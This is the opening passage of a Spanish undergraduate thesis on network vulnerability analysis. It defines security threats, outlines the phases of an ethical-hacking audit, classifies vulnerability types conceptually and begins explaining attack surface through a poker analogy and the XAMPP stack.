ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA Y SISTEMAS DE TELECOMUNICACIÓN

PROYECTO FIN DE GRADO

TÍTULO: Técnicas y herramientas de análisis de vulnerabilidades de una red

AUTOR: Javier Ríos Yáguez

TITULACIÓN: Grado en Ingeniería Telemática

TUTOR (o Director en su caso): Francisco Javier Estaire Estaire

DEPARTAMENTO: DTE

Miembros del Tribunal Calificador:

PRESIDENTE: Juana Sendra Pons

VOCAL: Francisco Javier Estaire Estaire

SECRETARIO: Carlos Carrillo Sánchez

Fecha de lectura:

Calificación:

El Secretario,

Índice de Contenidos

Agradecimientos

En primer lugar me gustaría expresar mi agradecimiento hacia Francisco Javier Estaire por darme la oportunidad de desarrollar un proyecto fin de grado en el que he podido abordar un tema en el que tengo un especial interés. Gracias a su apoyo, su orientación y sus puntualizaciones he podido llevar a cabo un trabajo que creo que nos ha enriquecido a ambos.

Además, me gustaría expresar mi agradecimiento a todas aquellas personas que me han permitido crecer tantísimo en mi vida universitaria, ya sea como persona o como proyecto de ingeniero. Le agradezco su apoyo a aquellos con los que empecé en Granada y los que me han llevado en volandas a terminar en Madrid.

Gracias también a Alberto, quién me aconsejó en momentos de dudas y me inspiró para disiparlas. Gracias a Ana, porque aunque la vida ha dado muchas vueltas desde entonces, en su momento fue un apoyo esencial. Gracias a Paquito, Fernando, Juanjo, Álex, Paco, por ofrecerme esos momentos de desconexión que de vez en cuando se necesitan. Gracias a Jorge por su inversión.

Por último, gracias de todo corazón a mi familia, a toda ella pero en especial a mis padres y a mi hermana. Gracias porque aunque os hice dudar creísteis en mí y me ofrecisteis todo sin esperar absolutamente nada a cambio.

Resumen/Abstract

El presente documento pretende ofrecer una visión general del estado del conjunto de herramientas disponibles para el análisis y explotación de vulnerabilidades en sistemas informáticos y más concretamente en redes de ordenadores.

Por un lado se ha procedido a describir analíticamente el conjunto de herramientas de software libre que se ofrecen en la actualidad para analizar y detectar vulnerabilidades en sistemas informáticos. Se ha descrito el funcionamiento, las opciones, y la motivación de uso para dichas herramientas, comparándolas con otras en algunos casos, describiendo sus diferencias en otros, y justificando su elección en todos ellos.

Por otro lado se ha procedido a utilizar dichas herramientas analizadas con el objetivo de desarrollar ejemplos concretos de uso con sus diferentes parámetros seleccionados observando su comportamiento y tratando de discernir qué datos son útiles para obtener información acerca de las vulnerabilidades existentes en el sistema. Además, se ha desarrollado un caso práctico en el que se pone en práctica el conocimiento teórico presentado de forma que el lector sea capaz de asentar lo aprendido comprobando mediante un caso real la utilidad de las herramientas descritas.

Los resultados obtenidos han demostrado que el análisis y detección de vulnerabilidades por parte de un administrador de sistemas competente permite ofrecer a la organización en cuestión un conjunto de técnicas para mejorar su seguridad informática y así evitar problemas con potenciales atacantes.

This paper tries to provide an overview of the features of the set of tools available for the analysis and exploitation of vulnerabilities in computer systems and more specifically in computer networks.

On the one hand we pretend analytically describe the set of free software tools that are offered today to analyze and detect vulnerabilities in computer systems. We have described the operation, options, and motivation to use these tools in comparison with other in some case, describing their differences in others, and justifying them in all cases.

On the other hand we proceeded to use these analyzed tools in order to develop concrete examples of use with different parameters selected by observing their behavior and trying to discern what data are useful for obtaining information on existing vulnerabilities in the system.

In addition, we have developed a practical case in which we put in practice the theoretical knowledge presented so that the reader is able to settle what has been learned through a real case verifying the usefulness of the tools previously described.

The results have shown that vulnerabilities analysis and detection made by a competent system administrator can provide to an organization a set of techniques to improve its systems and avoid any potential attacker.

Listado de acrónimos

ISS Internet Security Services

HTTP Hypertext Transfer Protocol

SQL Structured Query Language

PHP Hypertext Preprocessor

HTML HyperText Markup Language

XAMPP X Apache MySQL Perl Python

IP Internet Protocol

TCP Transfer Control Protocol

UDP User Datagram Protocol

UPM Universidad Politécnica de Madrid

NIC Network Information Center

ICMP Internet Control Messaging Protocol

TTL Time To Live

NMAP Network Mapper

RFC Request For Comments

ACK Acknowledgement

DNS Domain Name Server

URL Uniform Resource Locator

CVE Common Vulnerabilities and Exposures

GNU GPL Generic Public License

OMP OpenVAS Management Protocol

WMI Windows Management Instrumentation

SSL Secure Sockets Layer

SSH Secure SHell

SMB Server Message Block

IANA Internet Assigned Numbers Authority

PDF Portable Document Format

BID Bugtraq identifier

FTP File Transfer Protocol

API Application Programming Interface

MSF Metasploit Framework

CLI Command Line Interface

DLL Dinamyc Link Library

MTP Meterpreter

PGSQL PostgreSQL Structured Query Language

MD5 Message-Digest Algorithm 5

NAT Network Address Translation

BBDD Bases de Datos

1. Introducción

Una red de ordenadores funciona como un sistema en el que a la vez que se van introduciendo novedades que mejoran su rendimiento, van apareciendo debilidades que necesitan de otras mejoras que puedan corregir estos puntos flacos.

De esta forma podemos observar que una red proporciona un marco ideal para proferir ataques de manera justificada o injustificada. Nos basta con tener en cuenta que lo que se mueve dentro de una red no es más que información, y, ya sea esta sensible o no, está expuesta a la posibilidad de que se quiera manipular en cualquiera de sus formas.

Por ello pretendemos describir las herramientas y técnicas de análisis de vulnerabilidades sobre una red ofreciendo primero una perspectiva general sobre la seguridad informática para a continuación describir los tipos de vulnerabilidades que pueden afectar a un sistema de este tipo ofreciendo una visión general tanto de los posibles elementos susceptibles a ataque como de algunas de las medidas que pueden evitarlo. Para ello nos basaremos en un conjunto de herramientas que permiten construir un vector de ataque en base a información recopilada sobre el sistema. Posteriormente se pretende completar esta información con los datos obtenidos a través de herramientas como OpenVAS, que nos ofrecen una visión completa de las vulnerabilidades concretas que afectan a un sistema determinado. Este conjunto de informes nos ofrecen la información suficiente para desarrollar ataques sobre un entorno de trabajo determinado como es el caso de Metasploit, cuyo análisis será lo último que se desarrolle previamente a la descripción detallada de un caso práctico en el que se ponga en práctica todo lo descrito con anterioridad.

Por último, adjuntamos una serie de anexos en los que se describe el proceso de instalación y configuración del software utilizado a lo largo de todo el proyecto.

1.1 Conceptos de seguridad

Podemos hablar entonces de que en seguridad informática se necesita establecer una serie de **servicios** que permitan impedir un conjunto de **ataques** y **amenazas**.

Definimos **amenaza** como la potencial violación de la seguridad de una red. Esta definición resulta muy genérica y se hace necesario enumerar una serie de casos prácticos en los que se puede observar el perjuicio al que se somete la información transportada en una red frente a una **amenaza.**

- Destrucción de información o eliminación de recursos gestionados por la propia red.
- Realización de cambios sobre la información transportada, ya sea la adición de nuevos datos, o variación de los datos existentes.
- Robo de información o utilización no autorizada de la misma.
- Corte del servicio de forma que se evita que un usuario tenga acceso a diferentes recursos de la red.

Es importante destacar que una **amenaza** no tiene porqué ser estrictamente intencional sino que puede deberse a la manipulación de los sistemas por algún usuario con poca experiencia, problemas en el hardware o a lo que se conoce como *vulnerabilidades* software, cuya definición vendría a ser *"debilidad en el sistema de información, los procedimientos de seguridad del sistema, controles internos, o implementación que puede ser explotada o desencadenada por una fuente amenazadora"* [1].

Si bien una amenaza intencional es tan importante o más que aquella que no lo es, la amenaza "involuntaria" es un reto para el administrador del sistema, o, en este caso, el auditor del sistema que se encargará de realizar una **auditoría de seguridad** que proporcione a la red la capacidad de defenderse de sí misma.

Si nos centramos ahora en las amenazas intencionadas y, de hecho, las definimos como **ataques**, podemos separarlas del resto porque en este caso, tienen fines intencionados y se clasifican en dos tipos "*ataques activos"* y *"ataques pasivos.*

Los primeros son aquellos que *"alteran el comportamiento normal del recurso o servicio atacado"*, es decir, se cambia o se elimina una información. Los segundos por su parte, son los que *"no provocan ninguna modificación en el funcionamiento del sistema salvo el uso indebido de sus prestaciones"*, por tanto, a pesar del ataque la red sigue funcionando correctamente pero el daño puede estar hecho por el robo de información por ejemplo. [2]

Merece la pena destacar los siguientes tipos de ataques:

- **Suplantación de identidad:**
  Una persona o entidad suplanta a otra con fines delictivos. Con esto podemos tener desde personas que se hacen pasar por otras para acceder a un recurso de la red al que por defecto no tendrían acceso, hasta otros casos en los que estas personas se dan a conocer como otra que no son de cara al exterior.

- **Divulgación del contenido:**
  Se produce cuando una persona o entidad se entromete en el destino final de un mensaje o de parte de su contenido de forma que puede hacer uso de la información interceptada de forma fraudulenta.

- **Modificación de mensajes:**
  Consiste en modificar el contenido de un mensaje sin que sea posible detectarlo de forma que el destinatario actúe en consecuencia a lo que ese mensaje contiene.

- **Denegación del servicio**:
  Se consigue de manera ilícita que una persona o entidad no pueda operar de forma normal impidiéndole el acceso a determinados servicios como podría ser, por ejemplo, el correo electrónico.

Todos los **ataques** descritos anteriormente pueden ser llevados a cabo mediante diferentes mecanismos que pueden pertenecer o no a la organización que administra la red. Resulta importante dividir responsabilidades para evitar ataques internos en una red. Si una persona es la única encargada de la seguridad de una organización, tendrá en su poder información suficiente para manipular todo el sistema sin que pueda ser detectado por los demás.

Algunos de los mecanismos destacados para llevar a cabo **ataques** informáticos son:

- **Puerta trasera**: Consiste principalmente en el aprovechamiento de las *vulnerabilidades* existentes en un sistema y de las que solamente suele tener conocimiento el administrador.

- **Troyano:** que consiste en la introducción de un software malicioso en un sistema de forma que pueda actuar ilícitamente desde dentro adquiriendo privilegios y funcionalidades.

- **Virus:** Programas instalados que destruyen la información o los recursos del sistema.

- **Gusanos:** Programas que se auto replican y tienen por objetivo provocar la negación del servicio en los sistemas y que pueden depender de una condición como por ejemplo las **bombas lógicas** que ejecutan su código cuando se produce dicha condición.

Una vez descritos los posibles **ataques/amenazas** surge la necesidad de establecer una serie de medidas para proteger la red. Dichas medidas pueden establecerse directamente o tras realizar una **auditoría de seguridad.** Mediante este término describimos el proceso de análisis y gestión de sistemas y redes que es llevado a cabo por una persona capacitada a tal respecto para detectar y analizar vulnerabilidades existentes.

Una de las muchas formas que existen de *auditar* un sistema consiste en ponerse en la piel del **atacante** y hacer uso de sus herramientas para así poder detectar vulnerabilidades. Es lo que se conoce como *"hacking"*, que, utilizando una combinación de las dos acepciones que provee la ISS [3] sería "la búsqueda de conocimientos profundizando en redes y computadoras que en este caso se utiliza para obtener una visión global del estado de seguridad del sistema en cuestión." Existe una gran diferencia entre *"hacker"* que como hemos citado previamente es aquel que se considera un experto en alguna rama técnica de las telecomunicaciones y demás tecnologías de la información, y *"cracker"*, que, si bien puede poseer un nivel de conocimiento técnico equiparable al *"hacker"* se diferencia con este último en que aplica sus conocimientos con el objetivo de violar la seguridad de un sistema conscientemente y con algún objetivo final de beneficio personal o colectivo en algún ámbito a determinar.

Si profundizamos un poco más, podríamos definir lo que se conoce como "hacking ético", que no es más que *"la aplicación de sus conocimientos por parte de un profesional de seguridad con fines defensivos y legales"* [4].

1.2 Esquema de trabajo de un "hacker ético"

Una vez que se toma la decisión de auditar una red y que se cuenta con un *"hacker ético"* (en adelante *hacker*), éste debe ceñirse a un esquema de actuación a partir del cual extraerá una serie de conclusiones. Dicho esquema atenderá a una serie de fases que deberán seguir ese estricto orden para obtener resultados concluyentes.

1. **Fase de reconocimiento:**
   En esta primera fase se busca identificar los sistemas dentro del ámbito de ataque. No se tiene por objetivo identificar las vulnerabilidades, pero el reconocimiento de ciertas versiones de software o hardware que estén obsoletos puede facilitar la identificación posterior de las consecuentes debilidades. En primer lugar se procede a un análisis exhaustivo de la situación previa al ataque. Para ello se obtiene información del objetivo de forma pasiva mediante herramientas reales como por ejemplo podría ser *"Google hacking"* que no es más que la utilización de una serie de parámetros en el buscador **Google** para afinar la búsqueda. También se pueden utilizar herramientas teóricas como por ejemplo la *"Ingeniería social"*, que se basa en la estimación del usuario como el eslabón más débil de la cadena que provee la seguridad a un sistema o conjunto de sistemas. Sin extendernos en este contexto, podemos afirmar que el acceso a una serie de recursos puede ser otorgado mediante técnicas tan elementales en el ser humano y que tan poco tienen que ver con la informática y las telecomunicaciones como *una simple sonrisa* o *unas palabras educadas y llenas de cortesía*. [5]

   Por último, una completa fase de reconocimiento debe incluir *sniffing* para mediante la captura de tráfico obtener ciertos datos en base a la interpretación de datos descifrados o incluso cifrados

2. **Escaneo y análisis y evaluación de vulnerabilidades:**
   Esta fase se sitúa justo antes del lanzamiento del ataque y permite analizar la red obteniendo conclusiones más profundas tras el análisis previo realizado anteriormente. Se buscan vulnerabilidades que poder explotar, pero también se analizan puertos y formas de entrar al objetivo.

Cuanto más sepamos sobre el objetivo, más fácil será entrar en él, por ello es importante obtener datos mediante esta fase que nos permitan saber qué sistema operativo hay en uso, qué puertos hay abiertos y que servicios hay funcionando en los hosts que detectamos como accesibles. Una vez obtenida toda esta información se procede a analizar las vulnerabilidades detectadas descartando aquellas que puedan ser consecuencia de un fallo en el automatismo de alguna herramienta y centrándose en aquellas otras que sean explotables.

3. **Ataque o prueba de penetración:**
   Si bien el ataque es un concepto muy genérico, consideraremos como tal el proceso que incluye el acceso al equipo objetivo y la manipulación de éste. Este concepto es relativo puesto que un ataque no tiene por qué estar estrictamente condicionado por el acceso a un equipo. Así, un ataque "**Hombre en el medio"** podría ser ejecutado sin tener que estar el atacante estrictamente dentro del host objetivo. De hecho, la mayoría de ataques de tipo ***"engaño"*** [6] son ejecutados sin la presencia del atacante en el host objetivo.

4. **Mantenimiento del acceso**:
   Esta fase consiste en mantener los nuevos privilegios que se han obtenido protegiéndolos frente a otros posibles atacantes o a la detección del propietario del equipo.

5. **Eliminación de pruebas:**
   La última acción es aquella en la que el atacante intenta dejar los equipos libres de pruebas de su presencia allí. Es necesario para ello ser consecuente en el uso de herramientas y evitar aquellas técnicas que tengan un carácter más intrusivo puesto que pueden poner en evidencia la presencia de una persona no autorizada en el equipo. Los logs de los sistemas y los registros juegan un papel fundamental en este asunto.

Con el desarrollo de este esquema, un hacker intenta responder a ciertas cuestiones. Mediante las 2 primeras fases, el hacker será capaz de detectar "qué puede saber un intruso sobre el sistema". A través de la fase 3, el hacker tendrá una idea de "qué puede hacer un intruso a partir de dicha información". Por último, mediante las fases 4 y 5, el hacker podrá saber si "se podría haber detectado un ataque".

Si la empresa finalmente se decide a contratar a un "hacker ético", debe ser consciente de que será preciso establecer todas las condiciones de la auditoría mediante un contrato en el que se dejen claro tanto los límites que tiene el hacker para desempeñar su trabajo, como las responsabilidades de éste en sus acciones. El hacker por su parte debería elaborar un informe detallado de las pruebas realizadas, los problemas detectados y también de las soluciones propuestas.

Además, será responsabilidad del hacker comunicar a la empresa a qué tipos de hacking son vulnerables:

- Remoto: Accesos desde internet.
- Social: Problemas de manipulación de empleados.
- Físico: Hardware en general y servicios obligatorios tales como copias de seguridad.
- Redes locales: problemas con ataques internos obteniendo privilegios o partiendo de unos ya existentes.

Por último, las evaluaciones de seguridad se podrán hacer en base a las siguientes técnicas [7]:

- "Test de caja negra": que es aquel que se realiza ignorando el funcionamiento interno de un sistema.
- "Test de caja blanca": se parte de un conocimiento completo de la infraestructura a testear.
- "Test de caja gris": examinando la infraestructura desde dentro.

2. Taxonomía de vulnerabilidades de un sistema informático

En primer lugar y llegado este punto, se hace necesario definir formalmente el término *vulnerabilidad*. Una vulnerabilidad, es *"todo aquello que provoca que nuestros sistemas informáticos funcionen de manera diferente para lo que estaban pensados, afectando a la seguridad de los mismos, pudiendo llegar a provocar entre otras cosas la pérdida y robo de información sensible."*[8]

De forma más elemental, podríamos decir que una vulnerabilidad se asemeja con ciertos descuidos o despistes que podemos cometer en la vida cotidiana. Por ejemplo, salir de casa sin cerrar con llave no es en sí un hecho que implique que nos van a robar, pero sí resulta más fácil cometer el robo que si la llave estuviera echada. La vulnerabilidad estaría en el hecho de no cerrar con llave, y un ladrón podría o no aprovecharla si la detectase.

Podemos por tanto interpretar que una vulnerabilidad sería una debilidad en nuestro sistema de seguridad que podría provocar que una de las "amenazas" que describimos en el capítulo anterior se materialice sobre nuestros equipos.

2.1 Ciclo de vida

Una vulnerabilidad como tal es algo que desde que se manifiesta por primera vez intencionada o accidentalmente y hasta que se soluciona necesita pasar por una serie de etapas. Estaríamos ante un ciclo de vida que va desde el nacimiento (o detección) de la vulnerabilidad, hasta su eliminación.




Figura 2.1 Esquema ilustrativo del ciclo de vida de una vulnerabilidad

Se parte de la creación ya sea voluntaria o no de la debilidad siendo ésta producto de un error de desarrollo de software o de una actualización inadecuada. Tras crearse la debilidad se publicará una vez que se descubra. El descubrimiento puede ser tanto accidental como producto del testeo del desarrollador del software o de una

empresa subcontratada para tal testeo. El objetivo es hacer pública la existencia de dicha vulnerabilidad para su rápida corrección y para que los usuarios sean conscientes del riesgo al que se exponen de tal forma que queda registrada y publicada en bases de datos de organismos como la "National Vulnerability Database" de EEUU [9], o "Security Focus" [10] . Esto es un arma de doble filo puesto que de esta manera se está también facilitando que los "crackers" conozcan la existencia de una vulnerabilidad y se propongan atacarla con fines ilícitos.

Es por ello que la siguiente fase del ciclo de vida de una vulnerabilidad cualquiera suele consistir en la "explotación" de la misma. Este término de nuevo es muy ambiguo y la explotación puede llevarse a cabo con fines benévolos o por el contrario con carácter delictivo. Se desarrollan por tanto "exploits" que ataquen dicha vulnerabilidad y la lleven al límite para poder desarrollar un parche que la corrija. Pero… ¿qué es un **exploit**?

La definición resulta sencilla: un exploit no es más que "un trozo de código (script), porción de software o conjunto de comandos que toman ventaja de un bug, error, o vulnerabilidad para causar un comportamiento inesperado o indeseado del software o el hardware de un equipo electrónico."[11]

Una vez que se ha experimentado lo suficiente con la vulnerabilidad es posible desarrollar un parche o una actualización que corrija de forma efectiva y a ser posible, permanente el fallo existente. Este proceso no es fácil y requiere cierto tiempo por parte del fabricante para ponerse al día por lo que no siempre se soluciona directamente con un parche software sino que es probable que mientras se busca una posible respuesta al daño causado, el fabricante sugiera tomar medidas preventivas como por ejemplo cerrar determinados puertos o deshabilitar ciertos servicios.

El objetivo final por parte de la empresa desarrolladora debe ser llegar a una solución para el agujero de seguridad creado y una vez lograda dicha solución difundirla mediante actualizaciones. El problema de los equipos no actualizados suele ser más grave por temas de seguridad que por características funcionales. El fin de las actualizaciones de *Windows XP* por ejemplo, hace que el exitoso sistema operativo de *Microsoft* sea ahora carne de cañón para aquellos que quieran crackear software.

2.2 Taxonomía

Llegados a este punto resulta de vital importancia comenzar a clasificar las vulnerabilidades para poder focalizar cada una en su ámbito correspondiente.

En primer lugar es importante definir los activos que se quieren defender en un sistema informático y sobre los que repercutirán las diferentes vulnerabilidades que puedan existir.

A continuación se enumeran dichos activos:

- **Hardware**:
  Todo elemento físico del sistema que ofrece soporte para el funcionamiento del software.

- **Software:**
  Programas que se ejecutan sobre el hardware.

- **Datos:**
  Información lógica procesada por el hardware haciendo uso del software. Se puede referir tanto a información estructurada como a paquetes que viajen por la red.

- **Varios:**
  Personas, infraestructuras o incluso consumibles que pueden verse perjudicados en un momento dado.

Por descontado, software y hardware serán los elementos más sensibles a agujeros de seguridad en un sistema. Los problemas con los datos pueden ser en algunas ocasiones consecuencia directa de un fallo hardware/software pero también pueden ser protagonistas de la vulnerabilidad en casos de intercepción de datos por parte de un individuo no autorizado.

En primer lugar realizaremos una clasificación muy genérica de los diferentes tipos de vulnerabilidades para, a través de ella, poder profundizar en casos más concretos. Las vulnerabilidades en función de su origen pueden ser las siguientes:

- **Diseño:**
  Se basan en problemas basados en el planteamiento de las políticas de seguridad del sistema o en el desarrollo de los protocolos utilizados por la red.
- **Implementación:**
  Basadas en fallos tanto en la planificación, como en la programación final del software que permiten por error del fabricante posibles "puertas traseras" que facilitan la manipulación de los equipos por individuos no deseados.

- **Utilización:**
  Se debe a desconocimiento y falta de responsabilidad en la utilización de los equipos que, combinada con una mala configuración de los sistemas (ya sea por ignorancia o por negligencia), puede provocar una disponibilidad indeseada de herramientas que faciliten los ataques.

- **Vulnerabilidad del día cero:**
  "Se caracteriza por infectar equipos informáticos aprovechando vulnerabilidades desconocidas por los creadores y los usuarios de las aplicaciones." [12] Es por tanto aquella vulnerabilidad que al estar recién descubierta no tiene solución pero sí da pie a experimentar con ella.

Una vez conocidos los diferentes tipos función de su origen podemos centrarnos en detallar una a una las vulnerabilidades en función de sus causas y de los efectos que producen:

1) **Vulnerabilidad de validación de entrada**: Es aquella que se produce cuando la entrada que procesa un sistema no es comprobada adecuadamente y puede dar pie a una entrada corrupta.

2) **Vulnerabilidad de salto de directorio**: Se aprovecha la debilidad de la seguridad o su completa ausencia en un servicio de red para acceder a los diferentes directorios hasta llegar a la raíz del sistema.

3) **Vulnerabilidad de seguimiento de enlaces:** En esta ocasión y de forma muy parecida a la citada anteriormente, se produce el salto entre directorios a través de un enlace simbólico o un acceso directo.

4) **Vulnerabilidad de inyección de comandos en el sistema operativo:** No es más que la capacidad de un usuario para teclear instrucciones que puedan comprometer la seguridad.

5) **Vulnerabilidad de ejecución de código cruzado:** Se basa en la ejecución de un script de código por parte de un atacante en un dominio ajeno. Normalmente el aprovechamiento de esta vulnerabilidad se hace efectivo sobre aplicaciones web o funcionalidades del propio navegador. El objetivo que se tiene es obtener datos cruzados o incluso el control de sesiones.
   Se puede presentar dos versiones, siendo la primera "reflejada", en la que se pasan variables entre dos páginas web para evitar el uso de sesiones de tal forma que se aprovechan las cookies o incluso la cabecera HTTP para el ataque. La segunda versión sería la "persistente", en la que se localizan puntos débiles en los que se incrusta código.

6) **Vulnerabilidad de inyección SQL:** Esta vulnerabilidad se da directamente sobre las bases de datos basadas en lenguaje SQL. El objetivo es explotarla añadiendo código SQL sobre otro código SQL para cambiar el comportamiento del mismo. Se pueden cambiar consultas en las que se obtiene información por otras en las que se elimina o se pueden sobrescribir datos. Esta vulnerabilidad suele ser causa de la negligencia del administrador de sistemas que puede dejar la base de datos montada con problemas de seguridad y siendo vulnerable a la ejecución de código ajeno.

7) **Vulnerabilidad de inyección de código:**

   i) **Inyección directa de código estático:**
   En este caso, un fallo en el software permite que se inyecte código en un archivo de salida que vaya a procesarse posteriormente. Puede llegar a almacenarse este código en una base de datos con lo que ésta quedaría corrupta y se debería considerar como tal.
   ii) **Evaluación directa de código dinámico:**
   La vulnerabilidad en el software permite que se puedan introducir directamente entradas que son ejecutadas directamente como código de tal forma que al tener tiempo de vida limitado es más difícil detectar el error.
   iii) **Inclusión remota en archivo PHP:**
   Este tipo de vulnerabilidad se debe a la función "include()" que permite enlazar archivos situados en otros servidores y ejecutar código PHP remoto en el servidor víctima. Debido a esta función y a otras como "include_once" o "require" es posible obtener una *Shell* para ejecutar comandos directamente sobre el servidor atacado.

8) **Vulnerabilidad de error de búfer:** Esta vulnerabilidad es una de las más comunes puesto que se aprovecha de la necesidad de las aplicaciones de utilizar búferes para almacenar información temporalmente mientras se procesa. Existen varios tipos:

   i) **Desbordamiento de búfer (buffer overflow):** se produce cuando se intentan meter en él más datos de los que el sistema es capaz de procesar. La consecuencia es que se almacenan los datos sobrantes en zonas de memoria adyacentes sobrescribiendo otros datos que no se deberían de ver afectados. Esto constituye un fallo de programación importante y puede ser utilizado con uso malintencionado como, por ejemplo, para tomar el control de una aplicación o provocar que alguna otra termine. La idea es que mediante un ataque de este tipo se almacena código arbitrario en los segmentos de memoria afectados con el objetivo de ejecutarlo posteriormente causando comportamientos inesperados en la ejecución de los programas. En lenguajes como C o C++ se puede comprobar bien esta vulnerabilidad puesto que permiten acceder directamente a la memoria de la aplicación. Se distinguen a su vez varios casos de *overflow:*

      (1) **Desbordamiento de entero**: se produce cuando el resultado de una operación aritmética es mayor del que se puede representar con la capacidad de almacenamiento disponible.
      (2) **Desbordamiento de pila:** se produce cuando los datos se escriben una vez pasado el búfer.
      (3) **Desbordamiento de "montículo":** aparece cuando los datos son escritos fuera del espacio que se les asignó.

   ii) **Agotamiento de búfer:** es una vulnerabilidad que aparece cuando en un búfer de comunicación entran tan pocos datos como para que la velocidad con que se leen sea mayor que la velocidad con que entran datos. Para evitar este fallo se necesita que el búfer detenga el proceso cuando esto ocurra.

9) **Vulnerabilidad por formato de cadena:** sucede por cadenas cuyo formato es controlado externamente (como la función printf de C) y que pueden conducir a un problema de representación de datos o incluso un desbordamiento de búfer.

10) **Revelación o filtrado de información:** Es un tipo de vulnerabilidad que puede ser accidental o provocada. Se produce cuando se accede a información sensible.

11) **Gestión de credenciales:** se debe a un mecanismo defectuoso para la gestión de usuarios y contraseñas y aquellos ficheros que almacenan dichas credenciales. Un fallo en este sistema puede dar pie a numerosos ataques como por ejemplo uno de *fuerza bruta*.

12) **Permisos:** Sucede cuando hay un problema con la administración de permisos derivado del mal funcionamiento del sistema y no debido a la gestión del administrador.

13) **Problema de autenticación:** se debe a la incapacidad del sistema para autenticar a un usuario.

14) **De tipo criptográfico:** Fallos como la utilización repetitiva de ciertos algoritmos para generar números aleatorios en secuencias criptográficas o errores en la encriptación dan lugar a esta vulnerabilidad.

15) **Falsificación de peticiones en sitios cruzados:** Se produce cuando el agresor incrusta un código en una web para provocar una acción que no es la prevista por el administrador web. Así, uno de los ejemplos más típicos es la adición de una etiqueta *HTML* **<img>** de tal modo que en su interior se añade un código Javascript que lleva a ejecutar una acción en lugar de mostrar una imagen.

16) **Condición de carrera**: Se debe al acceso simultáneo a un recurso por parte de varios usuarios de tal forma que el orden de las acciones acarree una consecuencia diferente en función del mismo. Mediante esta vulnerabilidad se puede intentar obtener acceso al sistema.

17) **Error gestionando recursos:** El atacante provoca un consumo excesivo de CPU impidiendo que el sistema funcione adecuadamente.

18) **Error de diseño:** Fallo en la programación de la aplicación o en el diseño inicial de la misma que conlleva un agujero de seguridad una vez que la aplicación está en funcionamiento.

3. Superficie de ataque

Para describir lo que significa una *superficie de ataque* en seguridad informática imaginemos una partida de cartas en la que jugamos con un grupo de completos desconocidos. Por describir un ejemplo completo, imaginemos que dicha partida se desarrolla jugando al póker y que todos los jugadores tienen un nivel similar. Cuando jugamos nuestras cartas partimos de la base de que no conocemos el estilo de juego de nadie más que de nosotros mismos, y por tanto no sabemos si un jugador suele ir de farol, o es de aquellos a los que les cambia la expresión cuando les sale una mala mano. Digamos que nos encontramos ante un reto desconocido y en el que seremos capaces de ir avanzando siempre que seamos lo bastante avispados como para aprender de nuestros errores y de los errores del contrario. Así, una primera forma de conocer los puntos débiles de los contrincantes y detectar una posible vulnerabilidad es observar sus reacciones cuando deciden aumentar la apuesta, igualarla o retirarse. Se dice que "la cara es el espejo del alma", y en póker la cara juega un papel fundamental. Más de una vez habremos visto jugadores de póker que disputan las partidas con gafas de sol o gorra. Si bien puede que alguno de ellos viva condicionado por su estética particular, normalmente esto no suele ser más que una argucia para intentar ocultar sus facciones corporales a los demás. Pero no solamente los gestos o las expresiones corporales juegan un papel primordial en este divertimento. Otra de las posibles señales que podemos obtener para ir esgrimiendo nuestro ataque es la velocidad con que un jugador decide seguir o abandonar la apuesta. De esa reacción podemos ser capaces de obtener información sobre la mano que tiene en ese momento, lo seguro de sí mismo que se encuentra o simplemente si suele tirarse faroles a menudo. Pero no todo en el póker gira en torno a los contrincantes. En una partida de *"Texas hold'em"* [13] por ejemplo, si somos lo suficientemente observadores podemos llegar a tener una idea de las posibles cartas que hay para los jugadores analizando las que hay encima de la mesa y las nuestras propias además de las de aquellos que hayan abandonado la partida. De esa manera podemos hacer cálculos mentales de las posibles jugadas de que disponemos todos.

En nuestro ámbito, si extrapolamos la partida de póker a internet y sus aplicaciones, podemos encontrar una **superficie de ataque** que se verá aumentada conforme más opciones tengan el objetivo.

Podemos decir por tanto que una **superficie de ataque** es el conjunto de elementos que integran un sistema y que son vulnerables a un ataque externo o interno. Todo elemento que se agregue a un sistema contribuye a aumentar la superficie de ataque.

Se deduce por tanto que "la posibilidad de ataque es directamente proporcional a la superficie de ataque total de un sistema". En el mundo de las aplicaciones web existe un concepto que engloba una varias aplicaciones y que se agrega como superficie adicional de ataque a lo que un sistema informático ya reúne como superficie de ataque de por sí (ya sea hardware o software).

3.1 Aumento de la superficie de ataque

Este concepto es el de ***"lamp"*** que no más que el acrónimo de "*Linux, Apache, MySQL, Perl/PHP/Python"*. La combinación de estas tecnologías suele dar lugar a la infraestructura de un servidor web con *Linux* como sistema operativo, *Apache* como servidor web, *MySQL* como gestor de bases de datos, y *Perl/PHP/Python* como lenguajes de programación para otorgar funcionalidad al servidor web.

Para hacernos una idea de lo que este concepto supone para la **superficie de ataque** nos basta con buscar una versión *lamp* concreta como puede ser "*XAMPP"*.

Esta aplicación (que podemos descargar de https://www.apachefriends.org) no es más que un paquete de instalación que monta sobre nuestro equipo un servidor *Apache* con una base de datos *MySQL* y que soporta

